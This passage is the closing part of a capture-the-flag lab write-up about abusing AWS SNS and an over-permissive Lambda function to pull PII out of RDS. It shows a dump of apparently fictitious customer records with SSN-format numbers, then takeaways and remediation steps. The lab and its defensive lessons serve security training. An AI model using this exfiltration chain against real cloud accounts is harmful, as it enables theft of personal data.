[{"customer_id": 1,"name": "John Doe","ssn": "123-45-6789","email": "john.doe@example.com"},{"customer_id": 2,"name": "Jane Smith","ssn": "987-65-4321","email": "jane.smith@example.com"},{"customer_id": 3,"name": "Alice Johnson","ssn": "234-56-7890","email": "alice.johnson@example.com"},{"customer_id": 4,"name": "Bob Brown","ssn": "345-67-8901","email": "bob.brown@example.com"},{"customer_id": 5,"name": "Charlie Davis","ssn": "456-78-9012","email": "charlie.davis@example.com"},{"customer_id": 6,"name": "David Wilson","ssn": "567-89-0123","email": "david.wilson@example.com"},{"customer_id": 7,"name": "Emma Moore","ssn": "678-90-1234","email": "emma.moore@example.com"},{"customer_id": 8,"name": "Frank White","ssn": "789-01-2345","email": "frank.white@example.com"},{"customer_id": 9,"name": "Grace Clark","ssn": "890-12-3456","email": "grace.clark@example.com"},{"customer_id": 10,"name": "Hannah Lewis","ssn": "901-23-4567","email": "hannah.lewis@example.com"},{"customer_id": 11,"name": "PwnedLabs Flag","ssn": "123-45-6789","email": "[REDACTED_FLAG]"}]--If you wish to stop receiving notifications from this topic, please click or visit the link below to unsubscribe:[REDACTED_SNS_UNSUBSCRIBE_LINK] Please do not reply directly to this email. If you have any questions or comments regarding this email, please contact AWS Support.Note: I copied and pasted the email content above; it is not terminal output.
Flag found : [REDACTED_FLAG]
Successfully abusing SNS and Lambda to retrieve sensitive information helped us solve the lab. It was a great exercise to understand SNS service abuse and an overly permissive Lambda function that exports PII from RDS to S3. Even though we were stuck at the API endpoint in the beginning, I eventually figured it out and completed the lab. Thank you to Pwned Labs for this amazing challenge
4. Key Takeaways
Section titled “4. Key Takeaways”- Overly permissive IAM credentials allow attackers to chain AWS services (Secrets Manager, Lambda, SNS) for stealthy data exfiltration.
- SNS is a high-risk but often overlooked exfiltration channel when subscription creation and message content are not monitored.
- Plaintext secrets in Lambda environment variables expose critical infrastructure even without direct network access to RDS or S3.
- Legitimate automated workflows can be weaponized by attackers to bypass traditional security controls and logging.
5. Remediation Steps
Section titled “5. Remediation Steps”- Enforce least-privilege IAM by removing wildcard permissions and tightly scoping SNS, Lambda, and Secrets Manager actions to specific resources.
- Lock down SNS topics with resource policies to prevent unauthorized or external subscriptions, especially email endpoints.
- Eliminate plaintext secrets from Lambda environment variables and retrieve credentials securely from Secrets Manager or use IAM-based authentication.
- Enable CloudTrail and GuardDuty monitoring for SNS subscription changes, Lambda code updates, and Secrets Manager access.
- Prevent sensitive data exfiltration by ensuring SNS messages contain only metadata and implementing DLP checks in automated workflows.